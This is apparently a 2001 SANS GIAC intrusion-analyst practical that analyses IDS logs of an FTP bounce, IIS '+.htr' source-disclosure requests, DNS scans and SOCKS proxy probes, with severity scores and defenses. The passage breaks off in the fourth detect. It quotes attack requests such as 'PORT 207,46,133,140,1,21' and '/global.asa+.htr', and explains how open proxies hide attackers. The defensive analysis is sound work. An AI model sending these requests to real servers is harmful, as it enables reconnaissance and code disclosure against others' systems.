GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at http://www.giac.org/registration/gcia

SANS

GIAC Certified Intrusion Analyst (GCIA) Practical

Wade Dauphinee

SANS eCoast III Portsmouth Conference

June 23, 2001

Version 2.9

© SANS Institute 2000 - 2002

Author retains full rights.

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Contents

Assignment 1 - Network Detects **5**

Detect #1 - FTP Privileged Bounce 5
1. Source of Trace 5
2. Detect was generated by: 5
3. Probability the source address was spoofed: 5
4. Description of attack: 6
5. Attack mechanism: 7
6. Correlations: 7
7. Evidence of active targeting: 7
8. Severity: 7
9. Defensive recommendation: 8
10. Multiple choice test question: 8

Detect #2 - HTTP IIS Obtain Code 9
1. Source of Trace 9
2. Detect was generated by: 9
3. Probability the source address was spoofed: 9
4. Description of attack: 10
5. Attack mechanism: 10
6. Correlations: 11
7. Evidence of active targeting: 11
8. Severity: 11
9. Defensive recommendation: 12
10. Multiple choice test question: 12

Detect #3 - Single source DNS port scan 12
1. Source of Trace 13
2. Detect was generated by: 13
3. Probability the source address was spoofed: 13
4. Description of attack: 13
5. Attack mechanism: 14
6. Correlations: 14
7. Evidence of active targeting: 15
8. Severity: 15
9. Defensive recommendation: 16
10. Multiple choice test question: 16

Detect #4 - Attempted proxy server connection from the Internet 16
1. Source of Trace 17
2. Detect was generated by: 17
3. Probability the source address was spoofed: 17
4. Description of attack: 17
5. Attack mechanism: 17
6. Correlations: 18
7. Evidence of active targeting: 21
8. Severity: 21
9. Defensive recommendation: 21
10. Multiple choice test question: 21

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Detect #5 - Trolling for LPRng ver 3.6.24 vulnerability 22
1. Source of Trace 23
2. Detect was generated by: 23
3. Probability the source address was spoofed: 23
4. Description of attack: 24
5. Attack mechanism: 25
6. Correlations: 27
7. Evidence of active targeting: 29
8. Severity: 29
9. Defensive recommendation: 29
10. Multiple choice test question: 30

Assignment 2 - Describe the State of Intrusion Detection 31

Topic Overview 31
Problem Description 31
Solutions 36
Terminating a VPN tunnel on the firewall 36
Two-factor authentication 36
Conclusion 36
References 36

Assignment 3 - "Analyze This" Scenario 38

Files analyzed 38
Executive summary 38
Detects prioritized by number of occurrences 41
Top ten talkers 41
Ten external attacker source addresses with registration information 42
Correlations with previous student practicals (209 and above) 45
Link graph and analysis of OOS files 45
Insights into internal machines 46
Defensive recommendations 47
Analysis process 47

Appendix A: VBScripts 48

Parsing Script 48
Tally Script 50

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Assignment 1 - Network Detects

Detect #1 - FTP Privileged Bounce

From: 62.161.105.131

From Port	Date	To	To Port	Information	
2,923	6/21/2001 5:57:24PM GMT	X.X.X.252	21	SourceEthernetAddress	00:01:63:A1:F0:00
				DestinationEthernetAddress	00:01:64:18:34:00
				:TARGETIP	**207.46.133.140**
				:TARGETPORT	**277**
				:CMD	**PORT 207,46,133,140,1,21**
3,166	6/22/2001 12:23:15AM GMT	X.X.X.249	21	SourceEthernetAddress	00:01:63:A1:F0:00
				DestinationEthernetAddress	00:01:64:18:30:00
				:TARGETIP	**207.46.133.140**
				:TARGETPORT	**277**
				:CMD	**PORT 207,46,133,140,1,21**
3,166	6/22/2001 12:21:54AM GMT	X.X.X.103	21	SourceEthernetAddress	00:D0:B7:3C:AB:94
				DestinationEthernetAddress	00:00:0C:07:AC:01
				:TARGETIP	**207.46.133.140**
				:TARGETPORT	**277**
				:CMD	**PORT 207,46,133,140,1,21**

1. Source of Trace

This trace was taken from my employers network.

2. Detect was generated by:

This was detected by an Internet Security Systems (ISS) RealSecure Intrusion Detection System (IDS). The output has been trimmed and sanitized for the purposes of this report. The "**From:**" IP address, at the top, is the source for all the activity in the trace. The information of particular interest is bolded.

3. Probability the source address was spoofed:

The probability that the source address is spoofed is low. I utilized the whois lookup at ARIN.net to determine who owns 62.161.105.131:

http://www.arin.net/whois/index.html

```
European Regional Internet Registry/RIPE NCC (NETBLK-RIPE-C3)
   These addresses have been further assigned to European users.
   Contact info can be found in the RIPE database, via the
   WHOIS and TELNET servers at whois.ripe.net, and at
   http://www.ripe.net/db/whois.html
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
NL

Netname: RIPE-C3
Netblock: 62.0.0.0 - 62.255.255.255
Maintainer: RIPE
```

Based on the above, I then went to the RIPE whois database to see what European user the address had been assigned to:

```
person:         Christophe Lasserre
address:        FTCI
address:        40, Rue Gabriel Crié
address:        92240 Malakoff
address:        France
phone:          +33 1 46 12 66 15
fax-no:         +33 1 46 12 66 71
e-mail:         abuse@cablewanadoo.com
nic-hdl:        CL1478-RIPE
mnt-by:         OLEANE-NOC
changed:        hostmaster@oleane.net 20001213
source:         RIPE
```

A nslookup of 62.161.105.131 returned:

Name: ca-ol-bordeaux-2-131.abo.wanadoo.fr

Based on the contact information returned above, I went to www.cablewanadoo.com. It turns out that Cablewanadoo is an Internet cable modem provider for France Telecom. Most likely "ca-ol-bordeaux-2-131.abo.wanadoo.fr" (62.161.105.131) is a home cable modem user. In order to make use of any of the purposes this type of attack is used for (listed later) the attacker would have to have a direct connection to our ftp server.

4. Description of attack:

The following is a description from ISS.

"The FTP service specification allows passive connections to be established based on the port address given by the client. This configuration can allow attackers to execute destructive commands using the FTP service. The problem occurs when the FTP service connects using a port other than FTP Data port (port 20) and the port number is less than IP_PORT_RESERVED (1024)."

The CVE standard associated with this type of attack is:

CVE-1999-0017 - FTP bounce attack to connect to arbitrary ports on machines other than the FTP client

The CERT advisory associated with this type of attack is http://www.cert.org/advisories/CA-1997-27.html

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

5. Attack mechanism:

This detect shows us that 62.161.105.131, which we determined to be most likely a home cable modem user in Europe, connected to the FTP control channel port 21 on three different ftp servers at our site. The user then attempted a passive connection from those FTP servers to 207.46.133.140 on port 277. I looked up port 277 at http://www.isi.edu/in-notes/rfc1700.txt from the http://www.iana.net site. Port 277 is currently assigned to Cascade Communications Corp. A whois lookup of the target IP address 207.46.133.140 determined Microsoft owns the address:

```
Microsoft (NETBLK-MICROSOFT-GLOBAL-NET)
   One Redmond Way
   Redmond, WA 98052
   US

   Netname: MICROSOFT-GLOBAL-NET
   Netblock: 207.46.0.0 - 207.46.255.255
```

After the passive connection was attempted to 207.46.133.140 on port 277, the user then had the ftp server issue a series of FTP PORT commands for the ports 207, 46, 133, 140, 1 and 21. The FTP PORT command usually tells the target server which ports to send data back to on the FTP client.

A described in the CERT link http://www.cert.org/tech_tips/ftp_port_attacks.html , FTP bounce attacks like this can be used by an attacker for the following purposes:

1. Port scanning
2. Bypassing basic packet filtering devices
3. Bypassing export restrictions

6. Correlations:

A search of the CID database (http://www.incidents.org/), the CVE database (cve.mitre.org) and the arachnids database (http://www.whitehats.com/) all failed to turn up any similar activity that I could correlate to.

7. Evidence of active targeting:

The fact that the same source address used three ftp servers at our site to send ftp commands to a Microsoft server is evidence that someone is actively targeting either the Microsoft server or our ftp servers.

8. Severity:

(Critical + Lethal) - (System + Net Countermeasures) = Severity

Criticality of target: 3

The ftp servers at our site are important but not critical. That if this attacker is intending to have the ftp server launch and attack against itself in this case which I doubt that it is. It is more likely that the potential attacker is using our ftp servers to bounce traffic to someone else's server.

Lethality of attack: 1

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

I don't believe our ftp server is being targeted in this case, which lowers the lethality of the attack.

Host-based countermeasures: 3

This is a modern operating system. However this operating system does not have all patches applied. Also, the FTP server software is permitted to establish connections to arbitrary machines.

Network-based countermeasures: 5

There is a firewall in place to block the traffic should this be an attempt against the ftp server itself.

Total severity: (3+1)-(3+5) = -4

9. Defensive recommendation:

The best way to defend against this type of attack is to ensure that your FTP server software cannot establish connections to arbitrary machines.

10. Multiple choice test question:

Q. The ftp PORT command is usually used with a port in what range for normal ftp communication:

a.) 1024 and above

b.) 1024 and below

c.) 20 - 21

d.) 207 - 277

A. The answer is a.) 1024 and above because the PORT command tells the server what port to communicate back to the client on. This is normally not a reserved port (1024 and below).

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Detect #2 - HTTP IIS Obtain Code

From: 62.82.133.126

From Port	Date	To	To Port	Information	
4,062	6/18/2001 8:53:28PM GMT	X.X.1.95	80	SourceEthernetAddress	00:D0:B7:3C:AB:94
				DestinationEthernetAddress	00:00:0C:07:AC:01
				IANAProtocolId	6
				:URL	**/global.asa+.htr**
				:OBJECT	**/global.asa+.htr**
				:QUERY	

From: 62.82.133.223

From Port	Date	To	To Port	Information	
3,827	6/19/2001 11:31:12PM GMT	X.X.1.95	80	SourceEthernetAddress	00:D0:B7:3C:AB:94
				DestinationEthernetAddress	00:00:0C:07:AC:01
				IANAProtocolId	6
				:URL	**/global.asa+.htr**
				:OBJECT	**/global.asa+.htr**
				:QUERY	
3,940	6/19/2001 11:33:04PM GMT	X.X.1.95	80	SourceEthernetAddress	00:D0:B7:3C:AB:94
				DestinationEthernetAddress	00:00:0C:07:AC:01
				IANAProtocolId	6
				:URL	**/global.asa+.htr**
				:OBJECT	**/global.asa+.htr**
				:QUERY	

1. Source of Trace

This trace was taken from my employers network.

2. Detect was generated by:

This was detected by an ISS RealSecure IDS. The output has been trimmed and sanitized for the purposes of this report. The "**From:**" IP address, at the top of each trace, is the source for all the activity in the trace. The information of particular interest is bolded.

3. Probability the source address was spoofed:

The probability that the addresses were spoofed is low because the attacker would have to have a direct connection for the source code to be sent back to him/her. It was determined that these addresses were European addresses by performing a whois lookup at www.arin.net. I then performed another whois lookup at http://www.ripe.net/cgi-bin/whois. This told me the addresses are owned by Retevision in Barcelona Spain.

```
inetnum:        62.82.128.0 - 62.82.255.255
netname:        RETENET
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
descr:          Retevision S.A.
descr:          Avenida Diagonal, 579
descr:          Barcelona 08014
descr:          Spain
country:        ES
admin-c:        TR7890-RIPE
tech-c:         TR7890-RIPE
status:         ASSIGNED PA
mnt-by:         RETE-MNT
mnt-lower:      RETE-MNT
remarks:        ------------------------------------------------
remarks:        for peering questions:   techretenet@retevision.es
remarks:        for net abuse questions: abuse@retevision.es
remarks:        ------------------------------------------------
changed:        techretenet@retevision.es 20010611
source:         RIPE
```

Although I can't read Spanish, it appears that www.retevision.es is an Internet Provider.

An nslookup of each of the addresses returned the following:

Name: 126-BAR2-X29.libre.retevision.es
Address: 62.82.133.126

Name: 223-BAR2-X29.libre.retevision.es
Address: 62.82.133.223

4. Description of attack:

The following is the description of this vulnerability as reported by the ISS RealSecure IDS:

"Microsoft Internet Information Server (IIS) versions 4.0 and 5.0 could allow a remote attacker to obtain source code fragments under restricted conditions, due to a variant of the "File Fragment Reading via .HTR" vulnerability. By sending a URL request with an appended +.htr, an attacker could be sent parts of the .ASP (Active Server Page) source code."

The Microsoft Security Bulletin MS00-031 describes this vulnerability. The following is a link to the Bulletin;

MS00-031 : Undelimited .HTR Request and File Fragment Reading via .HTR Vulnerabilities

The following is a link to the ISS Xforce database entry for this vulnerability:

http://xforce.iss.net/static/5104.php

Below is a link to the CVE database entry for this vulnerability:

CVE-2000-0630: IIS 4.0 and 5.0 allows remote attackers to obtain fragments of source code by appending a +.htr to the URL, a variant of the "File Fragment Reading via .HTR" vulnerability.

5. Attack mechanism:

The mechanism of this attact is to send a URL request with an appended +.htr. in the hopes that you will be sent parts of the .asp source code. In this detect, the attacker sent a URL request to /global.asa with an appended .htr.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The attacker could be sent parts of the .ASP (Active Server Page) source code by doing so. The global.asa file contains code to create and initialize a large number of Commerce Server objects for use by Active Server Pages (http://msdn.microsoft.com/library/default.asp?url=/library/en-us/comsrv2k/htm/cs_sp_introtoprog_ttia.asp). This may be some sort of reconnaissance work by the attacker to try and learn more about this specific web server and what types of vulnerabilities it might have.

6. Correlations:

Searches for traces of similar activity failed to turn up any activity. Although, I did see this type of activity on my network on a previous occasion as shown below:

From: 62.175.65.129

From Port	Date	To	To Port	Information	
4,221	6/15/2001 11:10:15PM GMT	X.X.1.95	80	SourceEthernetAddress	00:D0:B7:3C:AB:94
				DestinationEthernetAddress	00:00:0C:07:AC:01
				IANAProtocolId	6
				:URL	**/global.asa+.htr**
				:OBJECT	**/global.asa+.htr**
				:QUERY	
4,289	6/15/2001 11:12:09PM GMT	X.X.1.95	80	SourceEthernetAddress	00:D0:B7:3C:AB:94
				DestinationEthernetAddress	00:00:0C:07:AC:01
				IANAProtocolId	6
				:URL	**/global.asa+.htr**
				:OBJECT	**/global.asa+.htr**

7. Evidence of active targeting:

The fact that I've seen this activity on several occasions coming from the same range of source IP's in Spain to the same web server indicates to me that this is active targeting.

8. Severity:

(Critical + Lethal) - (System + Net Countermeasures) = Severity

Criticality of target: 4

This is an important web server at our site.

Lethality of attack: 2

Reconnaissance type activity not a lethal attack.

Host-based countermeasures: 3

Modern operating system. However this operating system does not have all patches applied. Specifically, it does not have the patch, described in Microsoft bulletin MS00-031, applied which defends against this type of activity.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Network-based countermeasures: 2

The firewall will not block traffic destined to port 80 on this web server.

Total severity: (4+2)-(3+2) = 1

9. Defensive recommendation:

Apply the patch, described in Microsoft bulletin MS00-031, to this web server.

10. Multiple choice test question:

Q. If you see a URL request to a web server with an appended +.htr what kind of activity would this normally be associated with?

a.) Normal web traffic

b.) An attack against the web server

c.) Reconnaissance activity

d.) A Boolean search from an Internet search engine

A. The answer is c.) Reconnaissance activity because the attacker is trying to have parts of the Active Server Page source sent back to him/her code by doing so.

Detect #3 - Single source DNS port scan

```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

        Server used for this query: [ whois.arin.net ]
        Spectrum Computers (NETBLK-UU-63-80-244)
        203-C Harrison Street Leesburg, VA 20176 US
        Netname: UU-63-80-244
        Netblock: 63.80.244.0 - 63.80.245.255

Apr 14 06:25:54 63.80.245.138:4708 -> a.b.c.9:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4719 -> a.b.c.20:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4725 -> a.b.c.26:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4729 -> a.b.c.30:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4732 -> a.b.c.33:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4749 -> a.b.c.50:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4750 -> a.b.c.51:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4770 -> a.b.c.71:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4771 -> a.b.c.72:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4779 -> a.b.c.80:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4781 -> a.b.c.82:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4800 -> a.b.c.101:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4802 -> a.b.c.103:53 SYN ******S*
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
Apr 14 06:25:53 63.80.245.138:4813 -> a.b.c.114:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4820 -> a.b.c.121:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4826 -> a.b.c.127:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4891 -> a.b.c.192:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4894 -> a.b.c.195:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4906 -> a.b.c.207:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4924 -> a.b.c.225:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:1282 -> a.b.c.225:53 UDP
Apr 14 06:25:53 63.80.245.138:4943 -> a.b.c.244:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:1030 -> a.b.d.52:53 SYN ******S*

Apr 14 06:25:53 hostka named[17373]: security: notice: denied query from
  [63.80.245.138].1282 for "VERSION.BIND"
Apr 14 06:25:13 hosth /kernel: Connection attempt to TCP a.b.c.62:53 from
  63.80.245.138:4761
Apr 14 06:25:53 hostka named[17373]: security: notice: denied query from
  [63.80.245.138].1282 for "VERSION.BIND"
Apr 14 06:25:53 hostka snort: DNS named version attempt: 63.80.245.138:1282
  -> a.b.c.225:53
```

=-=-=-=-=-=-=-=-=-=-=

1. Source of Trace

This trace was collected from the Sans GIAC website at the following URL:
http://www.sans.org/y2k/042401.htm

2. Detect was generated by:

The syn scan at the top portion of this detect seems to have been captured using a packet capture utility like tcpdump. The bottom four lines seem to be alerts generated by an Intrusion Detection System like Snort (www.snort.org) or PortSentry (http://www.psionic.com/).

3. Probability the source address was spoofed:

The likely hood of the source IP address being spoofed is low. The trace appears to be a reconnaissance effort to find servers listening on port 53 (DNS). There were also several bind version queries coming from the same source IP address and one connection attempt. If the source IP were spoofed, it is unlikely that the source IP would remain same for each connection attempt.

4. Description of attack:

This is reconnaissance work and not an attack. However, this is the type of activity that one would see leading up to an attack. The source IP address 63.80.245.138, in a very short period of time, is sending a syn packet to port 53 on several different servers in the hope of getting a response. This will tell the attacker which servers are DNS servers. We do see one UDP packet being sent to a.b.c.225 right after it was sent a syn packet. This could be associated with the query for the version of BIND we see in the alert on the last line of the trace.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

At the bottom of the trace we see alerts of three different attempts by 63.80.245.138 to query for the version of BIND. They all have the exact same time stamp so this must be some sort of automated tool being used to perform the queries.

While all the other query attempts in the scan happen at 06:25:53, there was one connection attempt at 06:25:13 to the DNS service on a.b.c.62 by the same source address.

5. Attack mechanism:

The way this reconnaissance activity works is the attacker sends several packets with the syn flag set to port 53 on a range of IP addresses. If a response is sent back to the attacker in the form of a packet containing a syn/ack then he/she knows that the server located at that IP address is listening on port 53 and is most likely a DNS server. With this information, the attacker can then perform the second part of the reconnaissance work which is to determine if the DNS server is running BIND (Berkeley Internet Name Domain) DNS (Domain Name System) and if so what version of BIND. If the DNS server was configured to allow this type of query and the version was returned to the attacker, the attacker could then research what vulnerabilities there are for that particular version of BIND. The attacker could then perform an attack against the DNS server by exploiting those vulnerabilities.

6. Correlations:

A search through the Google Internet search engine for the source IP address in this trace turned up several hits. The first was an nmap scan of the source address performed three days after the detect. The nmap scan indicated that this system is likely running Linux.

http://www.safemode.org/mirror/2001/04/17/www.xendra.com/nmap.txt

```
# nmap (V. 2.54BETA22) scan initiated Tue Apr 17 05:04:02 2001.

Interesting ports on  (63.80.245.138):
(The 1530 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
25/tcp     open        smtp
79/tcp     open        finger
80/tcp     open        http
98/tcp     open        linuxconf
110/tcp    open        pop-3
113/tcp    open        auth
513/tcp    open        login
514/tcp    open        shell
515/tcp    open        printer
3306/tcp   open        mysql

Remote operating system guess: Linux 2.1.122 - 2.2.16
Uptime 0.397 days (since Mon Apr 16 19:33:07 2001)
```

Nmap run completed at Tue Apr 17 05:04:52 2001 -- 1 IP address (1 host up) scanned in 50 seconds

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The second hit showed that 63.80.245.138 initiated a scan for port 111 (SUN Remote Procedure Call) port on a router on April 10, 2001. This was several days before our detect.

http://www.wjsolutions.com/scanner/?curpage=SummaryScan

Date/Time	Host	Scanners IP	Scanned Port	Response Back
10-Apr-2001 19:22:16 EST	router	63.80.245.138	111	No

The third hit showed that the source is actually a Linux web server running Apache. It housed the Xendra Software page, which was defaced on Apr 17 2001. This leads me to believe that the source IP address in our detect was a compromised web server. The defacement happened three days after the detect and the same day as the nmap scan shown earlier.

http://www.interrorem.com/arch/crack/04/0592.php3

Defaced domain: www.xendra.com
Site Title: Xendra Software

Mirror: http://www.attrition.org/mirror/attrition/2001/04/17/www.xendra.com/

Defaced by: Dr-Hacker

Operating System: Linux
Web Server: Apache/1.3.12
Country com: us commercial
www.xendra.com has address 63.80.245.138

7. Evidence of active targeting:

This is mostly reconnaissance activity. Several IP addresses in a range are being scanned for port 53. However, a.b.c.225 was queried for its version of BIND, which does constitute some level of targeting.

8. Severity:

(Critical + Lethal) - (System + Net Countermeasures) = Severity

Criticality of target: 5

A DNS server would be considered a critical target.

Lethality of attack: 2

This is reconnaissance type activity not a lethal attack.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Host-based countermeasures: 4

There is no way for me to know what countermeasures the DNS servers being probed have. However, the fact that we saw denied queries for the BIND version probably means that it has some countermeasures in place.

Network-based countermeasures: 2

I have no evidence of a firewall but there is an Intrusion detection system in place.

Total severity: (5+2)-(4+2) = 1

9. Defensive recommendation:

My defensive recommendation in this case would be to make sure that all DNS servers at this site be housed on modern operating systems with all security patches applied. Also, I would configure the DNS server to not return any DNS software version information if queried to do so.

Contact xendra.com, the owner of the source IP in this detect, to follow up as to why their web server was seen port scanning the network.

10. Multiple choice test question:

Q. This detect is an example of

a.) DNS port scan

b.) Denial of service attack

c.) Port scan looking for Trojans

d.) Buffer overflow exploit

A. a.)DNS port scan.

Detect #4 - Attempted proxy server connection from the Internet

```
=-=-=-=-=-=-=-=-=-=-=-=

  Server used for this query: [ whois.ripe.net ]
        inetnum:     213.107.32.0 - 213.107.47.255
        netname:     NTL
        descr:       NTL Luton - CABLE HEADEND
        country:     GB

Apr  3 16:50:58 hostka portsentry[430]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Apr  3 16:51:02 hosth portsentry[382]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
Apr  3 16:51:09 hostman portsentry[186]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Apr  3 16:51:09 hostl portsentry[386]: [ID 702911 daemon.notice] attackalert:
  Connect from host: pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Apr  3 16:51:09 hostl portsentry[386]: [ID 702911 daemon.notice] attackalert:
  Connect from host: pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Apr  3 16:51:10 hostci portsentry[556]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Apr  3 16:51:10 hostt portsentry[653]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Apr  3 16:51:10 hostt portsentry[653]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080

Apr  3 16:50:57 hostka snort: SCAN wingate attempt: 213.107.39.129:4488 ->
  a.b.c.225:1080
Apr  3 16:54:04 hostka snort: SCAN wingate attempt: 213.107.39.129:1894 ->
  a.b.c.225:1080
=-=-=-=-=-=-=-=-=-=-=-=
```

1. Source of Trace

http://www.sans.org/y2k/040901-1500.htm

2. Detect was generated by:

This detect looks like it was generated by a portsentry IDS and a Snort IDS.

3. Probability the source address was spoofed:

The probability that this source address is spoofed is low. The source IP address remains constant. In an nslookup query the IP address successfully resolves to pc129-lut21.cable.ntl.com. I browsed to http://www.ntl.com/ and found that it is a Broadband provider. Most likely this is a home cable modem user.

4. Description of attack:

A cable modem user in the UK (pc129-lut21.cable.ntl.com/213.107.39.129) is trying several attempts, within a short period of time, to connect to port 1080 on one or more servers at this site. TCP port 1080 is associated with the SOCKS proxy service. Most likely this user is trying to connect to a proxy server at this site so that they can browse the Internet anonymously. I would not consider this a malicious attack against this site in particular.

5. Attack mechanism:

TCP port 1080 is typically used for the SOCKS proxy service. Wingate (http://wingate.deerfield.com/) is a popular Windows 95/NT proxy firewall and is known to have a vulnerability associated with SOCKS. The vulnerability being that most users of Wingate accept the default configuration to get it up and running without setting security. If the proxy server is configured with the default setting to accept connections from anywhere, attackers can use it to hide their identity. If the attacker uses the proxy server to request a web page, the server will not log their real IP address, but the

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

address of the proxy server. For attackers who target web applications, this means they can hack without the risk of the activity being traced back to them.

Below is the CVE number and description I believe to be associated with this activity:

Name	CVE-1999-0291
Description	The WinGate proxy is installed without a password, which allows remote attackers to redirect connections without authentication.

6. Correlations:

A search for the source IP address using an Internet Search engine turned up a few hits. The first of which was a previous detect (March 23, 2001) on the Sans GIAC website from this source IP address performing several scans and connection attempts to TCP port 1080.

http://www.sans.org/y2k/032801-1200.htm

```
=-=-=-=-=-=-=-=-=-=-=-=

        Server used for this query: [ whois.ripe.net ]
        inetnum:     213.107.32.0 - 213.107.47.255
        netname:     NTL
        descr:       NTL Luton - CABLE HEADEND
        country:     GB

[**] SCAN wingate attempt [**]
03/23-18:58:27.101045 0:30:7B:94:1E:18 -> 1:2:3:4:5:6 type:0x800 len:0x3E
213.107.39.129:2065 -> a.b.c.11:1080 TCP TTL:49 TOS:0x0 ID:32409 IpLen:20 DgmLen:48
******S* Seq: 0xFFCE7E  Ack: 0x0  Win: 0xFFFF  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] SCAN wingate attempt [**]
03/23-18:58:27.136396 0:30:7B:94:38:90 -> 1:2:3:4:5:6 type:0x800 len:0x3E
213.107.39.129:2071 -> a.b.c.17:1080 TCP TTL:49 TOS:0x0 ID:33945 IpLen:20 DgmLen:48
******S* Seq: 0xFFCE8C  Ack: 0x0  Win: 0xFFFF  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] SCAN wingate attempt [**]
03/23-18:58:27.178719 0:30:7B:94:38:90 -> 1:2:3:4:5:6 type:0x800 len:0x3E
213.107.39.129:2078 -> a.b.c.24:1080 TCP TTL:49 TOS:0x0 ID:35737 IpLen:20 DgmLen:48
******S* Seq: 0xFFCEA1  Ack: 0x0  Win: 0xFFFF  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
.....

[**] SCAN wingate attempt [**]
03/23-20:43:16.386101 0:30:7B:94:38:90 -> 1:2:3:4:5:6 type:0x800 len:0x3E
213.107.39.129:2383 -> a.b.c.62:1080 TCP TTL:49 TOS:0x0 ID:41974 IpLen:20 DgmLen:48
******S* Seq: 0x15FB202  Ack: 0x0  Win: 0xFFFF  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

Mar 23 18:59:59 213.107.39.129:2071 -> a.b.c.17:1080 SYN ******S*
Mar 23 18:59:59 213.107.39.129:2078 -> a.b.c.24:1080 SYN ******S*
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
Mar 23 18:59:57 213.107.39.129:2084 -> a.b.c.30:1080 SYN ******S*
Mar 23 18:59:57 213.107.39.129:2087 -> a.b.c.33:1080 SYN ******S*
Mar 23 18:59:58 213.107.39.129:2105 -> a.b.c.51:1080 SYN ******S*
Mar 23 18:59:58 213.107.39.129:2113 -> a.b.c.59:1080 SYN ******S*
Mar 23 18:59:59 213.107.39.129:2134 -> a.b.c.80:1080 SYN ******S*
Mar 23 19:00:00 213.107.39.129:2150 -> a.b.c.96:1080 SYN ******S*
Mar 23 19:00:01 213.107.39.129:2155 -> a.b.c.101:1080 SYN ******S*
Mar 23 19:00:01 213.107.39.129:2159 -> a.b.c.105:1080 SYN ******S*
Mar 23 19:00:01 213.107.39.129:2165 -> a.b.c.111:1080 SYN ******S*
Mar 23 19:00:01 213.107.39.129:2168 -> a.b.c.114:1080 SYN ******S*
Mar 23 19:00:02 213.107.39.129:2175 -> a.b.c.121:1080 SYN ******S*
Mar 23 18:58:29 hosth portsentry[382]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 19:00:06 hostda portsentry[351]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 19:00:07 hostdo portsentry[517]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 19:00:07 hostl portsentry[386]: [ID 702911 daemon.notice] attackalert:
  Connect from host: pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 19:00:08 hostman portsentry[186]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 19:00:08 hostka portsentry[430]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 19:00:13 hostl portsentry[386]: [ID 702911 daemon.notice] attackalert:
  Connect from host: pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080

Mar 23 20:29:33 hostman portsentry[186]: attackalert: Connect from host:
  pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 20:29:33 hostl portsentry[386]: [ID 702911 daemon.notice] attackalert:
  Connect from host: pc129-lut21.cable.ntl.com/213.107.39.129 to TCP port: 1080
Mar 23 20:29:33 hostl portsentry[386]: [ID 702911 daemon.notice] attackalert:
